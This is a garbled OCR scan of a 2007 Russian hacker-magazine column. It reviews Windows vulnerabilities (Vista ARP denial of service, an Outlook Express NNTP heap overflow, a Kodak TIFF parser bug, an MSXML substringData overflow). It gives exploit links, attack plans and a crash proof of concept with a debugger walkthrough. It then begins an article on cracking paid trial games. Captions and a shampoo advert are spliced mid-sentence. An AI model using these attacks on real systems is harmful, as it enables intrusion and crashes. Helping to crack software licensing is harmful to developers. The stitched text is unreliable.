>> Brief В начале апреля 2007 года сотрудники исследовательского центра корпорации Symantec Dr. James Hoagland, Matt Conover, Tim Newsham и Ollie Whitehouse провели анализ нового сетевого стека ранних бет Висты и нашли огромное количество ошибок, часть из которых была исправлена Microsoft, а часть благополучно перекочевала в финальную версию Висты и... Server 2008 Release Candidate, выпущенный в октябре 2007 года. В частности, если отправить жертве специальный ARP-пакет, насильно прописав в поле отправителя адрес получателя, система рухнет и будет лежать до тех пор, пока администратор не перезагрузит тачку или не перенастроит ARP-таблицы вручную. При этом хакер должен находиться внутри локальной сети или в пределах досягаемости беспроводных устройств, что очень полезно для атак на WI-FI-кафе и прочие заведения. Более подробную информацию об этом можно получить на www.securityfocus.com/bid/23266.

>>Targets Microsoft Windows Vista December CTP, Ultimate, Home Premium/Basic, Enterprise, Business, beta 0/beta 1/beta 2, Server 2008 Enterprise/Datacenter Edition RC0.

>> Exploit Боевая версия эксплойта, написанная на Питоне, заточенная хакером по кличке Kristian Hermansen (при содействии товарищей Newsham'а и Hoagland'а), лежит на downloads.securityfocus.com/vulnerabilities/exploits/Microsoft_Vista_ARP_DoS_exp.py, но, прежде чем она зафурычит, придется изрядно потрудиться. Во-первых, необходимо скачать библиотеку Scapy, предназначенную для хакерских манипуляций с пакетами (она бесплатна и доступна по адресу www.secdev.org/projects/scapy). Во-вторых, под XP она функционировать все равно не будет, поскольку XP (с установленной заплаткой безопасности MS05-019) вообще не поддерживает сырые сокеты (RAW SOCKETS), через которые и работает Scapy. А вот горячо любимая мной W2K поддерживает сырые сокеты в полном объеме, равно как xBSD, Linux, Mac OS X и другие «правильные» системы, в том числе и Server 2003 с отключенным брандмауэром (net stop alg). Причем во всех этих случаях мы должны обладать правами root'а/администратора. Как вариант — можно установить бесплатную библиотеку WinPCAP (www.winpcap.org), возвращающую XP должную функциональность, но она имеет свой интерфейс (для согласования с которым придется дорабатывать Scapy), и к тому же на пакеты, переданные через PPP-соединения, все равно наложены суровые ограничения. Так что XP идет лесом, уступая место W2K/Linux/xBSD. На диске ты найдешь ключевой фрагмент эксплойта с моими комментариями, а пока рекомендую почитать следующие материалы по Scapy: pacsec.jp/psj05/psj05-biondi-en.pdf, www.secdev.org/conf/scapy_lsm2003.pdf и www.secdev.org/projects/scapy/files/scapydoc.pdf.




Боевой эксплойт в редакторе FAR с Colore


>> Solution Ну на хрен эту Висту и Server 2008 вместе с ней! Короче, в переводе с албанского: заплаток пока нет, и когда они появятся — неизвестно.

02 MS OUTLOOK EXPRESS/MAIL: УДАЛЕННОЕ ПЕРЕПОЛНЕНИЕ КУЧИ

>> Brief Хотя сабжевые продукты соотносятся с операционной системой так же, как я с панталонами, они входят в состав Windows, и туева хуча юзеров пользует их, упорно не признавая The Bat. И вот 9 октября 2007 года Greg MacManus из исследовательской лаборатории VeriSign iDefense Labs обнаружил, что практически все версии Outlook и Windows Mail некорректно обрабатывают команду XHDR протокола NNTP (News Network Transfer Protocol), подробно описанную в RFC-2980: «Common NNTP Extensions» (www.ietf.org/rfc/rfc2980.txt), в результате чего происходит переполнение кучи с возможностью передачи управления на shell-код. Протокол NNTP используется для чтения новостей (а-ля Фидо), то есть практически никак не используется, поскольку с появлением web-форумов NNTP-серверы ушли в подполье, оставшись уделом энтузиастов. Однако почтовые клиенты все еще продолжают поддерживать их, а браузеры воспринимают префикс «news://» как команду вызова встроенного/внешнего NNTP-клиента, которым у IE по умолчанию является Outlook Express, то есть пользователь может быть атакован через URL, переданный, например, с помощью электронной почты. За подробностями



Крэш Outlook Express в WinDbg



TIFF-файл, вызывающий крэш приложения

обращайся по следующим адресам: https://strikecenter.bpointsys.com/articles/2007/10/10/october-2007-microsoft-tuesday, http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=607, а также www.securityfocus.com/bid/25908.

>>Targets Уязвимость затрагивает Microsoft Windows Mail (входящий в состав Microsoft Windows Vista/Vista x64 Edition), а также Microsoft Outlook Express 5.5 SP2/6.0/6.0 SP1 (входящий в состав W2K и XP), так что угроза очень серьезная!

>> Exploit Команда XHDR передает клиенту заданное количество заголовков статей, однако по умолчанию Outlook Express и Windows Mail используют альтернативную команду XOVER, реализованную без ошибок. Ситуация кажется безнадежной, но стоит покурить хорошей травы, и решение придет само собой. Если NNTP-сервер в ответ на XOVER возвратит сообщение об ошибке, то NNTP-клиент задействует «резервную» команду XHDR, которая не была протестирована должным образом и содержит очень древний, но могучий баг. Таким образом, для атаки нам потребуется: во-первых, подсунуть жертве URL вида news://news.nezumi.org.ru/alt.news.hacker, а во-вторых, установить по адресу news.nezumi.org.ru свой собственный мини-NNTP-сервер, навязывающий клиенту команду XHDR и вместе с фиктивными заголовками статей передающий shell-код, который захватывает управление. Протокол обмена между клиентом и сервером смотри на диске.

>> Solution Microsoft уже выпустила заплатку MS07-056 для всех систем, так что легче всего просто взять и обновиться. Однако если не использовать IE, то можно просто забить на эту проблему или залезть в настройки IE и запретить использование Outlook Express в качестве клиента для чтения новостей по умолчанию.

03 KODAK IMAGE VIEWER: УДАЛЕННОЕ ИСПОЛНЕНИЕ КОДА

>> Brief Сабжевый продукт входит в состав W2K и переходит в XP при обновлении системы. В свою очередь, при обновлении XP до Висты последняя получает в наследство Kodak Image Viewer со всеми багами, которые там только есть, а отдуваться приходится Microsoft. Забавно, не правда ли? Но ближе к делу. 9 октября 2007 года хакер по имени Cu Fang обнаружил ошибку в парсере TIFF-файлов, для просмотра которых Kodak Image Viewer, собственно говоря, и предназначен. Не вдаваясь в анатомические подробности строения TIFF-файлов, отметим, что в TIFF-заголовке хранится смещение структуры Image File Directory (или сокращенно IFD), которая содержит связанный список со ссылками на изображения и может располагаться в любом месте TIFF-файла. IFD состоит из нескольких структур, из которых мы рассмотрим всего лишь одну — BitsPerSample, включающую в себя 32-битный указатель на данные, корректность которого не проверяется, и потому он может указывать на любую область памяти, в том числе и не относящуюся к файлу. Это может привести как минимум к краху приложения, а как максимум к передаче управления на shell-код со всеми вытекающими отсюда последствиями.

>>Targets W2K; W2K, обновленная до XP; W2K, обновленная до XP, обновленной до Висты.

>> Exploit В дикой природе живых эксплойтов пока не встречалось, но их легко изготовить самостоятельно из «честного» TIFF-файла, пропатчив его hex-редактором, как на рисунке.


>> Solution Снести сабжевый продукт к едрени фени и использовать IrfanView.

04 MS XML CORE SERVICES: УДАЛЕННОЕ ПЕРЕПОЛНЕНИЕ КУЧИ

>> Brief Microsoft очень сильно любит XML. Настолько сильно, что пихает его всюду, вот только XML-движок (XML Core Services, он же MSXML) до ума довести все никак не успевает, что ставит Висту в очень неприятное положение, подвергая ее угрозе переполнения кучи с потенциальной возможностью передачи управления на shell-код, захватывающий управление с привилегиями пользователя, запустившего IE или Office. Но не будем забегать вперед.
14 августа 2007 года кодокопатель, пожелавший остаться анонимным, связался с компаниями VeriSign

http://

links
Обязательно посмотри ссылки по теме:
www.synapse.de/ban/HTML/P_LAYER2/Eng/P_lay279.html,
www.securityfocus.com/bid/23266/info,
https://strikecenter.bpointsys.com/articles/2007/10/10/october-2007-microsoft-tuesday,
www.securityfocus.com/bid/25301/references.



Взлет и падение Internet Explorer

iDefence VCP и Zero Day Initiative, сообщив им, что в методе substringData(), реализованном в ActiveX-компоненте Microsoft.XMLDOM, отсутствует контроль входных параметров, что приводит к ошибке целочисленного переполнения. Компании уведомили об этом Microsoft, которая в спешном порядке выпустила пару заплаток, но финальные версии Висты уже поступили в продажу и потому остались незалатанными, не говоря о новом Office и программных продуктах сторонних разработчиков, использующих XML Core Services. Все это открывает огромный простор для атак, а потому остановимся на этой ошибке поподробнее и покажем, как ее можно использовать в хакерских целях, предварительно прогнав уязвимый ActiveX-модуль под отладчиком и дизассемблером. Собственно говоря, этот обширный раздел как раз и посвящен методам исследования уязвимого кода, но иметь секс с отладчиком мы будем чуть позже, а пока же изучим следующие ссылки на предмет получения дополнительной информации об инциденте: securityfocus.com/archive/1/476602 и https://studio.tellme.com/dom/ref/methods/substringdata.html.


>>Targets Дыра подтверждена в ActiveX-компоненте Microsoft.XMLDOM, входящем в состав Microsoft Windows Vista 0/Business/Enterprise/Home Basic/Home Premium/Ultimate/x64 Edition, а также более ранних систем: W2K, XP, Server 2003, etc. Компонент Microsoft.XMLDOM используется IE 6.x/7.x, Microsoft Office 2003/SP1/SP2/2007 и программным обеспечением сторонних производителей, благодаря чему жертва может быть атакована через URL, Word/Excel/PowerPoint-документ и множеством других способов.

>> Exploit 16 августа в Сети появился исходный текст демонстрационного эксплойта, написанного хакером по имени Alla Bezroutchko из бельгийской компании Scanit (www.scanit.be). Боевой shell-код на его борту отсутствует, и результатом атаки становится аварийное завершение приложения:

ДЕМОНСТРАЦИОННЫЙ ЭКСПЛОЙТ, АТАКУЮЩИЙ MICROSOFT.XMLDOM

```
<SCRIPT>
var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
xmlDoc.loadXML("<dummy></dummy>");
var txt = xmlDoc.createTextNode("huh");
```

IDA Pro предлагает загрузить файл с отладочными символами



```
var out = txt.substringData(1,0x7fffffff);
</SCRIPT>
```

>> Solution Установить заплатки MS07-042/MS07-043 или же отказаться от использования IE и Office. Однако залататься все же лучше, поскольку неизвестно, сколько существует программных продуктов сторонних разработчиков, использующих Microsoft.XMLDOM, что весьма чревато.

>> Full disclose В качестве подопытной лабораторной крысы будет выступать Microsoft Windows Server 2003 ENG в конфигурации по умолчанию. Итак, помещаем HTML-код эксплойта в файл и открываем его с помощью IE. Осел думает некоторое время и, когда наше терпение уже начинает иссякать, внезапно исчезает с экрана, закрывая все свои окна, а при следующем перезапуске предлагает отослать рапорт в Microsoft. Но мы же не стукачи какие-нибудь! Мы и сами разберемся, что к чему. Загружаем свой любимый SoftICE и повторяем открытие HTML-файла еще раз. SoftICE лихо отлавливает exception, спотыкаясь на инструкции REPZ MOVSW, расположенной по адресу 72E5D56Fh, очевидно, копирующей строку за пределы буфера и вызывающей исключение STATUS_ACCESS_VIOLATION. Как мы сюда попали? И куда нам теперь идти? Сперва изучим исходный код эксплойта. Что мы видим? Методу substringData() в качестве количества извлекаемых из строки символов передается число 7FFFFFFFh, по всей видимости, и вызывающее переполнение, поскольку оно превышает объем динамической памяти, выделенной процессу!

Функции 72E5D4F0 (она же String::newString) передается значение 7FFFFFFFh в качестве аргумента длины

Сразу же по ходу дела возникает вопрос: куда Microsoft заныкала свою библиотеку Microsoft.XMLDOM? Запускаем редактор реестра, нажимаем <Ctrl-F> (Find) и вводим «Microsoft.XMLDOM», после чего давим Find и через несколько минут обнаруживаем ее в разделе InProcServer32 под именем %SystemRoot%\System32\msxml3.dll.

Хорошая идея — загрузить msxml3.dll в дизассемблер, например в IDA Pro, который тут же предложит нам скачать с сервера Microsoft файл с отладочными символами, чтобы было удобнее дизассемблировать (многие символы не экспортируются, и остается только гадать, что это за функция такая и на хрена она вообще). Короче, IDA говорит нам: «Откройте Горящего Лиса или Оперу и введите http://msdl.microsoft.com/download/symbols/msxml3.pdb/3E800B232/msxml3.pd_. Дождитесь завершения скачки, после чего распакуйте файл штатной утилитой expand.exe и положите его в один файл с дизассемблируемой DLL, после чего нажмите OK».

Итак, мы получили msxml3.pd_, и что же мы будем с ним делать? А вот что! Возвращаемся в командную строку и говорим:

```
$expand msxml3.pd_ msxml3.pdb
Программа распаковки файлов Microsoft (R), версия
5.00.2134.1
(C) Корпорация Microsoft, 1990-1999. Все права защищены.
```

```
Распаковка msxml3.pd_ в msxml3.pdb.
msxml3.pd_: 791399 байт распаковано в 3138560 байт,
увеличение на 296%.
```

Сразу же после распаковки нажимаем OK и видим, как IDA Pro выводит перечень загружаемых символов. А выводит она их так долго, что возникает соблазн попить пива, чтобы не расслабляться.

Короче, нашли мы приключения на свою задницу! И как теперь предполагается искать substringData в дизассемблированном листинге? Обычно это делается по <Shift-F4> (List of names), но только не в этом случае, поскольку сейчас кроме метода нам еще необходимо указать класс, к которому он принадлежит, а вот класса мы как раз и не знаем. «File → Produce output file → Produce MAP file» — и вот теперь в сгенерированном map-файле можно искать substringData тривиальным контекстным поиском через FAR или любой другой редактор по вкусу:

ПОИСК ФУНКЦИИ SUBSTRINGDATA В MAP-ФАЙЛЕ


```
0001:00066428      loc_72EB7428
0001:00066440      W3CDOMWrapper::substringData
                          (long,long,ushort * *)
0001:0006646A      loc_72EB746A
```

Ага, правильное имя нашей подопечной оказывается W3CDOMWrapper::substringData, так что теперь можно смело жать <Shift-F4> и писать его. Искомая функция обнаруживается по адресу 72EB7440h. Запомним его, так как он нам впоследствии очень пригодится.

ДИЗАССЕМБЛИРОВАННЫЙ ФРАГМЕНТ ФУНКЦИИ W3CDOMWRAPPER::SUBSTRINGDATA

```
.text:72EB7440 ; public: virtual long
__stdcall W3CDOMWrapper::substringData()
.text:72EB7440 ?substringData @W3CDOMWrapper@@
UAGJJJPAPAG@Z  proc near
.text:72EB7440            push     30h
.text:72EB7442            push     offset unk_72F4F228
.text:72EB7447            call     __SEH_prolog
.text:72EB744C            call
                          ?g_pfnEntry@@3P6GPAUTLS@@XZA
                          ; TLSDATA * (*g_pfnEntry)()
```

Теперь неплохо было бы проанализировать функцию байт за байтом в поисках ошибок, приводящих к переполнению. Учитывая размер функции, времени на это уйдет порядочно. Но мы же хакеры, поэтому выбираем намного




Отладчик послушно всплывает в момент вызова функции W3CDOMWrapper::substringData

более быстрый путь. Устанавливаем точку останова на W3CDOMWrapper::substringData и трассируем функцию под отладчиком, дожидаясь вылета исключения, после которого мы будем точно знать, где порылась собака или другое парнокопытное.

Казалось бы, в чем проблема? Вводи BPX 72EB7440 — и можно курить дальше. Короче, запускаем IE (без эксплойта!!!) и, пока он загружает домашнюю страницу, быстро жмем <Ctrl-D>, чтобы успеть очутиться в контексте IE, а не псевдопроцесса Idle (имя которого SoftICE высвечивает в правом нижнем углу). Вообще-то, можно дать команду ADDR IEXPLORE, переключающую контекст вручную, но она не всегда срабатывает, как ты этого ожидаешь, поэтому первый метод надежнее. Итак, будем считать, что мы находимся в контексте IE. Даем команду u 72EB7440, чтобы дизассемблировать функцию W3CDOMWrapper::substringData, и нас ожидает жестокий облом, поскольку эта функция еще не загружена и соответствующий ей регион памяти не выделен, а потому вместо дизассемблерных инструкций отладчик пишет «INVALID».

Можно ли сейчас отдать команду BPX 72EB7440 в надежде, что, когда функция загрузится, точка останова сработает? А вот и нет! BPX подразумевает внедрение программной точки останова, которой соответствует машинная команда CCh, а ее внедрять пока что не во что (память-то не выделена), да и все равно она будет затерта при загрузке функции в память. На самом деле необходимо устанавливать аппаратную точку останова на исполнение, что делается так: BPM 72EB7440 X. После этого можно смело вы-



Поиск динамической библиотеки по названию ActiveX-компонента с помощью редактора реестра

Код функции W3CDOMWrapper::substringData до загрузки ActiveX-библиотеки Microsoft.XMLDOM

ходить из отладчика, загружать в IE наш эксплойт, и отладчик послушно всплывет в момент вызова функции W3CDOMWrapper::substringData. Половину работы можно считать сделанной. Теперь, нажимая <F10> (Step Over), трассируем функцию без захода в дочерние функции, дожидаясь возникновения исключения. Долго ждать не приходится, и при выполнении String::substring(int,int), расположенной по адресу 72EB74FBh, происходит крэш.

ДИЗАССЕМБЛИРОВАННЫЙ ФРАГМЕНТ ФУНКЦИИ W3CDOMWRAPPER::SUBSTRINGDATA

```
.text:72EB74F4          call ?newString@String@@1@V?
$_array@G@@@Z
                          ; String::newString(_array<>)
.text:72EB74F9          mov         ecx, eax
.text:72EB74FB          call
                          ?substring@String@@QAEPAV1@HH@Z
                          ; String::substring(int,int)
.text:72EB7500          mov         ecx, eax
.text:72EB7502          call ?getBSTR@String@@QBEPAGXZ
                          ; String::getBSTR(void)
.text:72EB7507 mov        ecx, [ebp+14h]
```

Выходим из отладчика, позволяя ему завершить процесс IEXPLORE.EXE, и повторяем всю процедуру вновь, только на этот раз при достижении функции String::substring(int,int) нажимаем не <F10>, а <F8> (Step into), чтобы войти внутрь нее и посмотреть, что интересного тут происходит:

ДИЗАССЕМБЛИРОВАННЫЙ ФРАГМЕНТ ФУНКЦИИ STRING::SUBSTRING(INT,INT)

```
.text:72E98157   mov  eax, [edi+0Ch]
.text:72E9815A   push esi
.text:72E9815B   lea  eax, [eax+ebx*2]
.text:72E9815E   push eax
.text:72E9815F   call ?newString@String@@1@@Z
                 ; String::newString(ushort*,int)
```

А происходит тут, собственно, следующее. При достижении функции String::newString(ushort*,int), которой в качестве параметра int передается значение 7FFFFFFFh в регистре ESI, возникает исключение, что совсем неудивительно, поскольку создать строку такого огромного размера, прямо скажем, затруднительно.

Что ж! Дизассемблируем саму функцию String::newString, где происходит финальное исключение. После нескольких незначащих проверок мы видим следующее.

ДИЗАССЕМБЛИРОВАННЫЙ ФРАГМЕНТ ФУНКЦИИ STRING::NEWSTRING

```
.text:72E5D550        push     ebx
.text:72E5D551        push     esi
.text:72E5D552        mov      ebx, ecx
.text:72E5D554        call     ??0Base@@IAE@XZ
                           ; Base::Base(void)

.text:72E5D559        mov      esi, [esp+arg_0]
.text:72E5D55D        test     esi, esi
.text:72E5D55F        mov      dword ptr [ebx],
                           (offset loc_72E85137+1)
.text:72E5D565        jz       short loc_72E5D573
.text:72E5D567        mov      ecx, [esp+arg_4]
.text:72E5D56B        push     edi
.text:72E5D56C        mov      edi, [ebx+0Ch]
.text:72E5D56F        rep      movsw
                        ;  здесь возникает исключение

.text:72E5D572        pop      edi
```

А вот и машинная команда REP MOVSW. Именно она и вызывает исключение! Бесконтрольное копирование памяти без каких бы то ни было проверок позволяет затирать служебные указатели строго дозированным образом, передавая управление на свой собственный shell-код по обычной методике переполнения кучи, которая здесь не рассматривается. То, что это куча, а не стек, видно из того, что память выделяется оператором new (на приведенных выше фрагментах он отсутствует). С другой стороны, выделенные адреса (куда осуществляется копирование строки) относятся к динамической памяти, что легко узнать, посмотрев на карту.

Подводя итоги, мы не без гордости можем сказать, что не только научились отлаживать ActiveX-компоненты, не только познакомились с файлами отладочных символов, но еще и освоили общие принципы исследования программ без исходных текстов. Кстати, если добавить в функцию substringData() дополнительную проверку (стартовая позиция плюс количество извлекаемых символов должно быть меньше или равно длине строки), что осуществляется прямо в hiew'е (место для нескольких машинных команд найти нетрудно), то можно отказаться от заплатки MS. Хотя при этом с цифровой подписью придется распрощаться, и ActiveX-компонент потребуется подписывать заново, используя свою собственную подпись. А она денег стоит! Как вариант — можно править функцию прямо в памяти, но для этого придется отслеживать ее загрузку, что уводит нас в дремучие дебри online patch'а, о котором мы поговорим в другой раз.

BDF
Beiersdorf

ШАМПУНЬ **NIVEA** FRESH KICK — СВЕЖЕСТЬ НА ВСЮ ГОЛОВУ!





КРИС КАСПЕРСКИ

ПОКОРЯЕМ GAMES.MAIL.RU

ВЗЛОМ ВСЕХ ИГРУШЕК ЗА 3 МИНУТЫ


Проект games.mail.ru крышует многие условно-бесплатные игры, работающие всего 1 час, а затем требующие денег (или расплаты натурой). Народ разрываясь бьется в истерике: платить за софт у нас не принято и унизительно, а играть-то хочется! Причем серийные номера меняются чуть ли не каждый день, и кряки, найденные в Сети, не срабатывают. Между тем существует простой, элегантный и универсальный способ взлома, доступный даже продвинутым пользователям, не разбирающимся ни в дизассемблере, ни в секретах хакерства!

ПОСТАНОВКА ЗАДАЧИ


Мы будем потрошить симпатичную гейму Age of Japan от компании LoLo Games. Остальные игры ломаются аналогичным образом, поскольку построены на том же самом движке. Может быть, не все игры, но подавляющее большинство точно. Я проверял «Тайны Египта» (http://nevosoft.ru/downloadable-game/brickshooter-egypt.htm), «Пузырьковое ассорти» (http://games.mail.ru/shareware/game/puzyrkovoe_assorti) и еще несколько других игр, взятых наугад с сайта games.mail.ru.

После Age of Japan игры вскрываются на автомате, без всяких умственных усилий, причем стратегия взлома такова, что разработчикам навряд ли удастся исправить защиту после выхода этой статьи. Даже если они перепишут ее с чистого листа, это все равно ничего не изменит. Я поставил перед собой задачу не просто хакнуть конкретно взятую игрушку, а найти универсальный способ взлома, подходящий не только для games.mail.ru, но и для многих других триальных приложений, написанных сторонними разработчиками. И, представь себе, решил!

К сожалению, по непонятным причинам Age of Japan исчезла с games.mail.ru. Более того, она исчезла и с официального сайта ее непосредственных разработчиков. Тем не менее она уже успела расползтись по интернету, но, чтобы не давать ссылки на потенциально ненадежные



Дизассемблирование защитного механизма в IDA Pro



Просмотр текстовых строк в файле showcase.exe, распакованном упаковщиком UPX, запущенным с ключом '-d'

ресурсы, мы решили выложить установочный файл на DVD, а также на http://nezumi.org.ru/souriz/hacksetupageofjapan.exe (естественно, в оригинальном, неломанном варианте).

Кстати говоря, сам взлом не противоречит УК, так как не модифицирует ни одного байта, непосредственно относящегося к игре, поскольку хачить программы это, во-первых, нехорошо, а во-вторых, не универсально.

ПЕРВЫЕ ЭКСПЕРИМЕНТЫ, ИЛИ АРТОБСТРЕЛ ПЕРЕД БОЕМ

Запускаем setupageofjapan.exe и устанавливаем игру на свой компьютер (разумеется, это может быть не только «Век Японии», но и любая другая игра, ведь принцип взлома универсален вплоть до мельчайших деталей). Установка проходит успешно, и на рабочем столе появляется красивый красный веер, по которому требуется щелкнуть мышью. Дважды.

Сразу же после запуска на экран выпрыгивает противное диалоговое окно с неизменным логотипом «игры@mail.ru» и сообщением о том, что у нас осталось 60 минут. Внизу находятся кнопки: «Играть», «Купить», «Еще игры» и «Ввести ключ».

Нажимаем «Играть» и гоняем мышь по всему экрану пока не надоест, после чего выходим по <Esc> и видим, что количество игрового времени сократилось до 47 минут. Но мы ведь даже не начали играть!

Предаемся экспериментам: нажимаем «Ввести ключ» и вводим какое-нибудь число от балды, например 123456, наблюдая за реакцией программы, которая после секундной задержки, сообщает нам, что мы ошиблись и ввели неверный номер регистрационного ключа. Активность персонального брандмауэра при этом нулевая, то есть защита не ломится в сеть и проверка осуществляется локально, что существенно облегчает взлом. Достаточно дизассемблировать программу, выдрать из нее проверочный код и написать свой собственный генератор серийных номеров. Вот только никаких гарантий, что в остальных программах используется тот же самый алгоритм, у нас нет!

Нам нужно найти универсальный способ, подходящий для всех игр сразу (в том числе и тех, которые еще не вышли) и желательно не противоречащий закону, поскольку за распространение кряков, генераторов и серийных номеров легко схлопотать по мозгам. Что поделаешь, программисты не любят, когда ломают их программы.

НА ПОДСТУПАХ К ВЗЛОМУ

